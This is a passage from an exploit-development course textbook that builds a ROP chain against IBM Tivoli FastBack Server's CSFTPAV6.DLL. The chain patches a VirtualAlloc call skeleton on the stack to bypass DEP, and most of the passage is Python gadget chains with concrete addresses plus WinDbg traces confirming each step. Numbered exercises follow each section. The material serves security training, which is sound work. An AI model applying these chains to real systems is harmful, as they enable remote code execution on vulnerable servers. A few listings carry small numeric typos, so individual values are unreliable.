ds:0023:5054a220={KERNEL32!VirtualAllocStub (76da38c0)}

0:006> p
eax=76da38c0 ebx=0603ae60 ecx=ffffffff edx=77071670 esi=0d37e300 edi=00000000
eip=5051f27a esp=0d37e34c ebp=51515151 iopl=0         nv up ei pl nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000213
CSFTPAV6!FtpUploadFileW+0xe3dc:
5051f27a c3              ret
```

```
0:006> u eax L1
KERNEL32!VirtualAllocStub:
76da38c0 8bff            mov     edi,edi
```

Listing 489 - Obtaining the address of VirtualAlloc from the IAT

The actions set up by our ROP chain worked out and we have now dynamically obtained the address of *VirtualAlloc* in EAX. The last step is to overwrite the placeholder value on the stack at the address we have stored in ESI.

We can use an instruction like MOV DWORD [ESI], EAX to write the address in EAX onto the address pointed to by ESI. Our updated ROP chain in Listing 490 reflects this last step.

```
rop = pack("<L", (0x5050118e)) # mov eax,esi ; pop esi ; retn
rop += pack("<L", (0x42424242)) # junk
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0xfffffffe4)) # -0x1C
rop += pack("<L", (0x5051579a)) # add eax, ecx ; ret
rop += pack("<L", (0x50537d5b)) # push eax ; pop esi ; ret
rop += pack("<L", (0x5053a0f5)) # pop eax ; ret
rop += pack("<L", (0x5054A221)) # VirtualAlloc IAT + 1
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0xffffffff)) # -1 into ecx
rop += pack("<L", (0x5051579a)) # add eax, ecx ; ret
rop += pack("<L", (0x5051f278)) # mov eax, dword [eax] ; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret
rop += b"C" * (0x400 - 276 - 4 - len(rop))
```

Listing 490 - Writing address of VirtualAlloc on the stack

As before, we restart FastBackServer and WinDbg and set a breakpoint on the address of our newly added gadget. Now we can send the packet:

```
0:066> bp 0x5051cbb6
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL -

0:066> g
Breakpoint 0 hit
eax=76da38c0 ebx=0605b070 ecx=ffffffff edx=77071670 esi=0d5fe300 edi=00000000
eip=5051cbb6 esp=0d5fe350 ebp=51515151 iopl=0         nv up ei pl nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000213
CSFTPAV6!FtpUploadFileW+0xbd18:
5051cbb6 8906            mov     dword ptr [esi],eax  ds:0023:0d5fe300=45454545

0:006> p
eax=76da38c0 ebx=0605b070 ecx=ffffffff edx=77071670 esi=0d5fe300 edi=00000000
eip=5051cbb8 esp=0d5fe350 ebp=51515151 iopl=0         nv up ei pl nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000213
CSFTPAV6!FtpUploadFileW+0xbd1a:
5051cbb8 c3              ret

0:006> dds esi L1
0d5fe300  76da38c0 KERNEL32!VirtualAllocStub
```

Listing 491 - Overwriting placeholder with VirtualAlloc

We have now achieved the goal we set at the beginning of this section. We successfully patched the address of *VirtualAlloc* at runtime in the API call skeleton placed on the stack by the buffer overflow.

Keep in mind that understanding how to build these types of ROP chains and how they work is critical to bypassing DEP and obtaining code execution.

In the next section, we will need to set up the API call return address in order to be able to execute our shellcode after the *VirtualAlloc* call.

9.4.5.1 Exercises

1. Use IDA Pro to obtain the IAT address for *VirtualAlloc*.
2. Create a ROP chain to obtain the stack address that contains the *VirtualAlloc* placeholder value.
3. Create a ROP chain that fetches the *VirtualAlloc* address.
4. Create a ROP chain that patches the *VirtualAlloc* address.

9.4.6 Patching the Return Address

When a function is called in assembly, the CALL instruction not only transfers execution flow to the function address, but at the same time pushes the return address to the top of the stack. Once the function finishes, the CPU aligns the stack pointer to the return address, which is then popped into EIP.

Since we control execution through the use of ROP gadgets, normal practices do not apply. Once we get to the point of executing *VirtualAlloc*, we will jump to it by returning into its address on the stack. This will not place any further return address on the stack.

To ensure that execution flow continues to our shellcode once the API finishes, we must manually place the shellcode address on the stack, right after the address of *VirtualAlloc* to simulate a real call. This way, our shellcode address will be at the top of the stack when *VirtualAlloc* finishes its job and executes a return instruction.

In this section, we must solve a problem very similar to patching the address of *VirtualAlloc*. First, we must align ESI with the placeholder value for the return address on the stack. Then we need to dynamically locate the address of the shellcode and use it to patch the placeholder value.

At the end of the last section, ESI contained the address on the stack where *VirtualAlloc* was written. This means that ESI is only four bytes lower than the stack address we need. An instruction like ADD ESI, 0x4 would be ideal, but it does not exist in our selected module.

A common instruction we might find in a gadget is the incremental (INC) instruction. These instructions increase the value in a register by one.

In our case, we can find an INC ESI instruction in multiple gadgets. None of the gadgets are clean, but it's possible to find one without any bad side effects, as shown in Listing 492.

```
rop = pack("<L", (0x5050118e)) # mov eax,esi ; pop esi ; retn
...
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret
```

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

```
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += b"C" * (0x400 - 276 - 4 - len(rop))
```

Listing 492 - Increasing ESI by 4

In this listing, most of the ROP gadgets from the previous section have been omitted for brevity. Notice that we use the increment instruction four times to have ESI increased by four bytes. The side effect will only modify EAX, which we do not have to worry about at this point.

After setting our breakpoint at this new gadget and executing the updated ROP chain, we find that the increment gadgets are executed:

```
0:066> bp 0x50522fa7
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL -

0:066> g
Breakpoint 0 hit
eax=76da38c0 ebx=05fbb3f8 ecx=ffffffff edx=77071670 esi=0d4fe300 edi=00000000
eip=50522fa7 esp=0d4fe354 ebp=51515151 iopl=0         nv up ei pl nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000213
CSFTPAV6!FtpUploadFileW+0x12109:
50522fa7 46              inc     esi

0:006> dd esi L2
0d4fe300  76da38c0 46464646

0:006> p
eax=76da38c0 ebx=05fbb3f8 ecx=ffffffff edx=77071670 esi=0d4fe301 edi=00000000
eip=50522fa8 esp=0d4fe354 ebp=51515151 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
CSFTPAV6!FtpUploadFileW+0x1210a:
50522fa8 042b            add     al,2Bh

0:006> p
eax=76da38eb ebx=05fbb3f8 ecx=ffffffff edx=77071670 esi=0d4fe301 edi=00000000
eip=50522faa esp=0d4fe354 ebp=51515151 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
CSFTPAV6!FtpUploadFileW+0x1210c:
50522faa c3              ret
...
eax=76da3841 ebx=05fbb3f8 ecx=ffffffff edx=77071670 esi=0d4fe303 edi=00000000
eip=50522fa7 esp=0d4fe360 ebp=51515151 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
CSFTPAV6!FtpUploadFileW+0x12109:
50522fa7 46              inc     esi

0:006> p
eax=76da3841 ebx=05fbb3f8 ecx=ffffffff edx=77071670 esi=0d4fe304 edi=00000000
eip=50522fa8 esp=0d4fe360 ebp=51515151 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
CSFTPAV6!FtpUploadFileW+0x1210a:
50522fa8 042b            add     al,2Bh
```

```
0:006> dd esi L1
0d4fe304  46464646
```

Listing 493 - Increasing ESI by 4

In Listing 493, we skipped from the first INC ESI to the last. Here we find that ESI is now pointing to the address of the placeholder value for the return address, which was initially set as 0x46464646.

With ESI aligned correctly, we need to get the shellcode address in EAX so that we can reuse the "MOV DWORD [ESI], EAX ; RET" gadget to patch the placeholder value. The issue we face now is that we do not know the exact address of the shellcode since it will be placed after our ROP chain, which we haven't finished creating yet.

We will solve this problem by using the value in ESI and adding a fixed value to it. Once we finish building the ROP chain, we can update the fixed value to correctly align with the beginning of the shellcode.

First, we need to copy ESI into EAX. We need to do this in such a way that we keep the existing value in ESI, since we need it there to patch the placeholder value. An instruction like "MOV EAX, ESI" is optimal, but unfortunately, the only gadgets containing this instruction also pop a value into ESI. We can however solve this by restoring the value in ESI with the previously-used "PUSH EAX ; POP ESI ; RET" gadget.

Since we need to add a small positive offset to EAX, we have to deal with null bytes again. We can solve this once more by using a negative value.

Here we can simply use an arbitrary value, such as 0x210 bytes, represented as the negative value 0xfffffdf0. (The reason we use 0x210 instead of 0x200 is to avoid null bytes.)

We pop this negative value into ECX and use a gadget containing a SUB EAX, ECX instruction to set up EAX correctly. The required gadgets are given in Listing 494 as part of the updated ROP chain.

```
rop = pack("<L", (0x5050118e)) # mov eax,esi ; pop esi ; retn
...
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x5050118e)) # mov eax, esi ; pop esi ; ret
rop += pack("<L", (0x42424242)) # junk
rop += pack("<L", (0x5052f773)) # push eax ; pop esi ; ret
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0xfffffdf0)) # -0x210
rop += pack("<L", (0x50533bf4)) # sub eax, ecx ; ret
rop += b"C" * (0x400 - 276 - 4 - len(rop))
```

Listing 494 - Getting shellcode address in EAX

Let's execute the ROP chain. This time, we can't simply set a breakpoint on the gadget that moves ESI into EAX and single-step from there, because we use it in an earlier part of the ROP chain.

Instead, we will let the breakpoint trigger twice before we start single-stepping.

```
0:066> bp 0x5050118e
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL -

0:066> g
Breakpoint 0 hit
eax=00000000 ebx=05f2bd30 ecx=0d1fca70 edx=77071670 esi=0d1fe31c edi=00000000
eip=5050118e esp=0d1fe320 ebp=51515151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
CSFTPAV6+0x118e:
5050118e 8bc6            mov     eax,esi

0:006> g
Breakpoint 0 hit
eax=76da386c ebx=05f2bd30 ecx=ffffffff edx=77071670 esi=0d1fe304 edi=00000000
eip=5050118e esp=0d1fe364 ebp=51515151 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
CSFTPAV6+0x118e:
5050118e 8bc6            mov     eax,esi

0:006> p
eax=0d1fe304 ebx=05f2bd30 ecx=ffffffff edx=77071670 esi=0d1fe304 edi=00000000
eip=50501190 esp=0d1fe364 ebp=51515151 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
CSFTPAV6+0x1190:
50501190 5e              pop     esi

0:006> p
eax=0d1fe304 ebx=05f2bd30 ecx=ffffffff edx=77071670 esi=42424242 edi=00000000
eip=50501191 esp=0d1fe368 ebp=51515151 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
CSFTPAV6+0x1191:
50501191 c3              ret

0:006> p
eax=0d1fe304 ebx=05f2bd30 ecx=ffffffff edx=77071670 esi=42424242 edi=00000000
eip=5052f773 esp=0d1fe36c ebp=51515151 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
CSFTPAV6!FtpUploadFileW+0x1e8d5:
5052f773 50              push    eax

0:006> p
eax=0d1fe304 ebx=05f2bd30 ecx=ffffffff edx=77071670 esi=42424242 edi=00000000
eip=5052f774 esp=0d1fe368 ebp=51515151 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
CSFTPAV6!FtpUploadFileW+0x1e8d6:
5052f774 5e              pop     esi

0:006> p
eax=0d1fe304 ebx=05f2bd30 ecx=ffffffff edx=77071670 esi=0d1fe304 edi=00000000
eip=5052f775 esp=0d1fe36c ebp=51515151 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
CSFTPAV6!FtpUploadFileW+0x1e8d7:
5052f775 c3              ret
```

```
0:006> p
eax=0d1fe304 ebx=05f2bd30 ecx=ffffffff edx=77071670 esi=0d1fe304 edi=00000000
eip=505115a3 esp=0d1fe370 ebp=51515151 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
CSFTPAV6!FtpUploadFileW+0x705:
505115a3 59              pop     ecx

0:006> p
eax=0d1fe304 ebx=05f2bd30 ecx=fffffdf0 edx=77071670 esi=0d1fe304 edi=00000000
eip=505115a4 esp=0d1fe374 ebp=51515151 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
CSFTPAV6!FtpUploadFileW+0x706:
505115a4 c3              ret

0:006> p
eax=0d1fe304 ebx=05f2bd30 ecx=fffffdf0 edx=77071670 esi=0d1fe304 edi=00000000
eip=50533bf4 esp=0d1fe378 ebp=51515151 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
CSFTPAV6!FtpUploadFileW+0x22d56:
50533bf4 2bc1            sub     eax,ecx

0:006> p
eax=0d1fe514 ebx=05f2bd30 ecx=fffffdf0 edx=77071670 esi=0d1fe304 edi=00000000
eip=50533bf6 esp=0d1fe378 ebp=51515151 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
CSFTPAV6!FtpUploadFileW+0x22d58:
50533bf6 c3              ret

0:006> dd eax L4
0d1fe514  43434343 43434343 43434343 43434343
```

Listing 495 - Calculating the shellcode address

Listing 495 shows that we successfully copied the value from ESI to EAX, while also restoring the original value in ESI. In addition, we subtracted a large negative value from EAX to add a small positive number to it. Once we know the exact offset from ESI to the shellcode, we can update the 0xfffffdf0 value to the correct one.

At this point, EAX contains a placeholder address for our shellcode, which we can update once we finish building the entire ROP chain.

The last step of this section is to overwrite the fake shellcode address (0x46464646) value on the stack. Once again, we can do this using a gadget containing a "MOV DWORD [ESI], EAX" instruction.

```
rop = pack("<L", (0x5050118e)) # mov eax,esi ; pop esi ; retn
...
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x5050118e)) # mov eax, esi ; pop esi ; ret
rop += pack("<L", (0x42424242)) # junk
rop += pack("<L", (0x5052f773)) # push eax ; pop esi ; ret
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
```

```
rop += pack("<L", (0xfffffdf0)) # -0x210
rop += pack("<L", (0x50533bf4)) # sub eax, ecx ; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret
rop += b"C" * (0x400 - 276 - 4 - len(rop))
```

Listing 496 - Writing return address to the stack

This time, we can repeat the action of setting a breakpoint on the last gadget and continue execution until we trigger it the second time. Once we've done that, we can step through it as displayed in Listing 497.

```
0:066> bp 0x5051cbb6
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL -

0:066> g
Breakpoint 0 hit
eax=76da38c0 ebx=05f9bc20 ecx=ffffffff edx=77071670 esi=0d1de300 edi=00000000
eip=5051cbb6 esp=0d1de350 ebp=51515151 iopl=0         nv up ei pl nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000213
CSFTPAV6!FtpUploadFileW+0xbd18:
5051cbb6 8906            mov     dword ptr [esi],eax  ds:0023:0d1de300=45454545

0:006> g
Breakpoint 0 hit
eax=0d1de514 ebx=05f9bc20 ecx=fffffdf0 edx=77071670 esi=0d1de304 edi=00000000
eip=5051cbb6 esp=0d1de37c ebp=51515151 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
CSFTPAV6!FtpUploadFileW+0xbd18:
5051cbb6 8906            mov     dword ptr [esi],eax  ds:0023:0d1de304=46464646

0:006> p
eax=0d1de514 ebx=05f9bc20 ecx=fffffdf0 edx=77071670 esi=0d1de304 edi=00000000
eip=5051cbb8 esp=0d1de37c ebp=51515151 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
CSFTPAV6!FtpUploadFileW+0xbd1a:
5051cbb8 c3              ret

0:006> dd poi(esi) L4
0d1de514  43434343 43434343 43434343 43434343
```

Listing 497 - Overwriting the return address placeholder

Here we find that the gadget containing the "MOV DWORD [ESI], EAX" instruction successfully overwrote the placeholder value and the new return address points to our buffer.

After patching the return address, it is clear that building a ROP chain requires creativity. We also find that reusing the same gadgets helps when performing similar actions.

In the next section, we are going to set up the four arguments required for *VirtualAlloc*.

9.4.6.1 Exercises

1. Update the ROP chain to increase ESI by four.
2. Update the ROP chain to gather the shellcode address on the stack by adding a placeholder offset to ESI.

3. Overwrite the dummy return address using ROP with the newly calculated return address.

9.4.7 Patching Arguments

We have successfully created and executed a partial ROP chain that locates the address of *VirtualAlloc* from the IAT and the shellcode address, and then updates the API call skeleton on the stack.

In this section, we must patch all four arguments required by *VirtualAlloc* to disable DEP.

Listing 498 repeats the prototype of *VirtualAlloc*, which includes the four required arguments.

```
LPVOID WINAPI VirtualAlloc(
  _In_opt_ LPVOID lpAddress,
  _In_     SIZE_T dwSize,
  _In_     DWORD  flAllocationType,
  _In_     DWORD  flProtect
);
```

Listing 498 - VirtualAlloc function prototype

To reiterate, *lpAddress* should be the shellcode address, *dwSize* should be 0x01, *flAllocationType* should be 0x1000, and *flProtect* should be 0x40.

First, we are going to handle *lpAddress*, which should point to the same value as the return address.

At the end of the last section, ESI contained the address on the stack where the return address (shellcode address) was written. This means that ESI is only four bytes lower than *lpAddress*, and we can realign the register by reusing the same INC ESI instructions as we used before.

Additionally, since *lpAddress* needs to point to our shellcode, we can reuse the same gadgets as before and only subtract a different negative value from EAX.

In the previous example, we used the somewhat arbitrary value of -0x210 to align EAX to our shellcode. Since we increased ESI by 4, we need to use -0x20C or 0xfffffdf4 this time, as shown in the updated ROP chain below.

```
rop = pack("<L", (0x5050118e)) # mov eax,esi ; pop esi ; retn
...
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x5050118e)) # mov eax, esi ; pop esi ; ret
rop += pack("<L", (0x42424242)) # junk
rop += pack("<L", (0x5052f773)) # push eax ; pop esi ; ret
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0xfffffdf4)) # -0x20c
rop += pack("<L", (0x50533bf4)) # sub eax, ecx ; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret
rop += b"C" * (0x400 - 276 - 4 - len(rop))
```

Listing 499 - Fetching and writing lpAddress

The new part of the ROP chain also reuses the write gadget to overwrite the placeholder value in the API skeleton call.

It is getting a lot easier to expand on our technique because we have already located most of the required gadgets and performed similar actions.

To verify our ROP chain, we execute it. We set a breakpoint on the last gadget like we did in the last section, only this time we must continue execution until it is triggered the third time:

```
0:078> bp 0x5051cbb6
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL -

0:078> g
Breakpoint 0 hit
eax=75f238c0 ebx=05ffafe8 ecx=ffffffff edx=77251670 esi=0d46e300 edi=00000000
eip=5051cbb6 esp=0d46e350 ebp=51515151 iopl=0         nv up ei pl nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000213
CSFTPAV6!FtpUploadFileW+0xbd18:
5051cbb6 8906            mov     dword ptr [esi],eax  ds:0023:0d46e300=45454545

0:006> g
Breakpoint 0 hit
eax=0d46e514 ebx=05ffafe8 ecx=fffffdf0 edx=77251670 esi=0d46e304 edi=00000000
eip=5051cbb6 esp=0d46e37c ebp=51515151 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
CSFTPAV6!FtpUploadFileW+0xbd18:
5051cbb6 8906            mov     dword ptr [esi],eax  ds:0023:0d46e304=46464646

0:006> g
Breakpoint 0 hit
eax=0d46e514 ebx=05ffafe8 ecx=fffffdf4 edx=77251670 esi=0d46e308 edi=00000000
eip=5051cbb6 esp=0d46e3a8 ebp=51515151 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
CSFTPAV6!FtpUploadFileW+0xbd18:
5051cbb6 8906            mov     dword ptr [esi],eax  ds:0023:0d46e308=00000000

0:006> dd eax L4
0d46e514  43434343 43434343 43434343 43434343
```

Listing 500 - The first argument is written to the stack

We find that EAX points to our placeholder shellcode location and that it contains the same address when the breakpoint is triggered the second and third times. This means that our calculation was correct and the same shellcode location is going to be used for the return address and *lpAddress*.

Now we are going to move to *dwSize*, which we can set to 0x01, since *VirtualAlloc* will apply the new protections on the entire memory page. The issue is that the value is really a DWORD (0x00000001), so it will contain null bytes.

Once again, we must use a trick to avoid them, and in this case, we can take advantage of another math operation, negation. The *NEG*[344] instruction will replace the value in a register with its two's complement.[345]

This is equivalent to subtracting the value from zero. When we do that with 0xffffffff (after ignoring the upper DWORD of the resulting QWORD), we get 0x01 (Listing 501):

```
0:006> ? 0 - ffffffff
Evaluate expression: -4294967295 = ffffffff`00000001
```

Listing 501 - Subtracting 0xffffffff from 0 yields 0x1

Stripping the upper part is done automatically since registers on a 32-bit operating system can only contain the lower DWORD.

The steps we must perform for *dwSize* are:

- Increase the ESI register by four with the increment gadgets to align it with the next placeholder argument in the API skeleton call.
- Pop the value 0xffffffff into EAX and then negate it.
- Write EAX onto the stack to patch the *dwSize* argument.

Listing 502 shows this implementation in the updated ROP chain.

```
rop = pack("<L", (0x5050118e)) # mov eax,esi ; pop esi ; retn
...
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x5053a0f5)) # pop eax ; ret
rop += pack("<L", (0xffffffff)) # -1 value that is negated
rop += pack("<L", (0x50527840)) # neg eax ; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret
rop += b"C" * (0x400 - 276 - 4 - len(rop))
```

Listing 502 - Fetching and writing dwSize argument

When we execute the update ROP chain, we can set a breakpoint on the gadget containing the POP EAX instruction. We have already used it once before, so we need to continue to the second time the breakpoint is triggered:

```
0:050> bp 0x5053a0f5
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL -

0:050> g
Breakpoint 0 hit
eax=0d57e300 ebx=05fabe40 ecx=ffffffe4 edx=77071670 esi=0d57e300 edi=00000000
```

[344] (Aldeid, 2016), https://www.aldeid.com/wiki/X86-assembly/Instructions/neg

[345] (Wikipedia, 2020): https://en.wikipedia.org/wiki/Two%27s_complement#:~:text=Two's%20complement,with%20respect%20to%202N.

```
eip=5053a0f5 esp=0d57e338 ebp=51515151 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
CSFTPAV6!FtpUploadFileW+0x29257:
5053a0f5 58              pop     eax

0:063> g
Breakpoint 0 hit
eax=0d57e5c0 ebx=05fabe40 ecx=ffffdf4 edx=77071670 esi=0d57e30c edi=00000000
eip=5053a0f5 esp=0d57e3bc ebp=51515151 iopl=0         nv up ei ng nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000296
CSFTPAV6!FtpUploadFileW+0x29257:
5053a0f5 58              pop     eax

0:063> p
eax=ffffffff ebx=05fabe40 ecx=ffffdf4 edx=77071670 esi=0d57e30c edi=00000000
eip=5053a0f6 esp=0d57e3c0 ebp=51515151 iopl=0         nv up ei ng nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000296
CSFTPAV6!FtpUploadFileW+0x29258:
5053a0f6 c3              ret

0:063> p
eax=ffffffff ebx=05fabe40 ecx=ffffdf4 edx=77071670 esi=0d57e30c edi=00000000
eip=50527840 esp=0d57e3c4 ebp=51515151 iopl=0         nv up ei ng nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000296
CSFTPAV6!FtpUploadFileW+0x169a2:
50527840 f7d8            neg     eax

0:063> p
eax=00000001 ebx=05fabe40 ecx=ffffdf4 edx=77071670 esi=0d57e30c edi=00000000
eip=50527842 esp=0d57e3c4 ebp=51515151 iopl=0         nv up ei pl nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000213
CSFTPAV6!FtpUploadFileW+0x169a4:
50527842 c3              ret

0:063> p
eax=00000001 ebx=05fabe40 ecx=ffffdf4 edx=77071670 esi=0d57e30c edi=00000000
eip=5051cbb6 esp=0d57e3c8 ebp=51515151 iopl=0         nv up ei pl nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000213
CSFTPAV6!FtpUploadFileW+0xbd18:
5051cbb6 8906            mov     dword ptr [esi],eax  ds:0023:0d57e30c=48484848

0:063> p
eax=00000001 ebx=05fabe40 ecx=ffffdf4 edx=77071670 esi=0d57e30c edi=00000000
eip=5051cbb8 esp=0d57e3c8 ebp=51515151 iopl=0         nv up ei pl nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000213
CSFTPAV6!FtpUploadFileW+0xbd1a:
5051cbb8 c3              ret

0:063> dd esi - c L4
0d57e300  76da38c0 0d57e514 0d57e514 00000001
```

Listing 503 - Writing dwSize argument to the stack

The negation trick works and we end up with 0x01 in EAX, which is then written to the stack. Listing 503 also shows the resulting stack layout of the values that are written so far, and it is clear that the return address and *lpAddress* are equal.

Now we must move to *flAllocationType*, which must be set to 0x1000. We could try to reuse the trick of negation but we notice that two's complement to 0x1000 is 0xfffff000, which also contains null bytes:

```
0:063> ? 0 - 1000
Evaluate expression: -4096 = fffff000
```

Listing 504 - Two's complement for 0x1000

While it would be possible to perform some tricks to fix this problem, we are going to use a different technique to highlight the fact that when selecting gadgets, we must often think creatively.

We're going to use the existing gadgets we found, which will allow us to pop arbitrary values into EAX and ECX and subsequently perform an addition of them.

Let's choose a large, arbitrary value like 0x80808080 that does not contain null-bytes. if we subtract this value from 0x1000, we get the value 0x7F7F8F80 which is also null free.

```
0:063> ? 1000 - 80808080
Evaluate expression: -2155901056 = ffffffff`7f7f8f80

0:063> ? 80808080 + 7f7f8f80
Evaluate expression: 4294971392 = 00000001`00001000
```

Listing 505 - Finding large values that add to 0x1000

Now we need to update our ROP chain to pop 0x80808080 into EAX, pop 0x7f7f8f80 into ECX, and then add them together.

```
rop = pack("<L", (0x5050118e)) # mov eax,esi ; pop esi ; retn
...
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x5053a0f5)) # pop eax ; ret
rop += pack("<L", (0x80808080)) # first value to be added
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0x7f7f8f80)) # second value to be added
rop += pack("<L", (0x5051579a)) # add eax, ecx ; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret
rop += b"C" * (0x400 - 276 - 4 - len(rop))
```

Listing 506 - Fetching and writing flAllocationType argument

Notice that we began by increasing ESI by four as usual to align to the next API argument, and we also reused the same write gadget at the end of the chain to update the *flAllocationType* value on the stack.

To view this in action, we set a breakpoint on the "ADD EAX, ECX" ROP gadget at address 0x5051579a. Since this gadget is used multiple times, we can create a conditional breakpoint to avoid breaking at it each time.

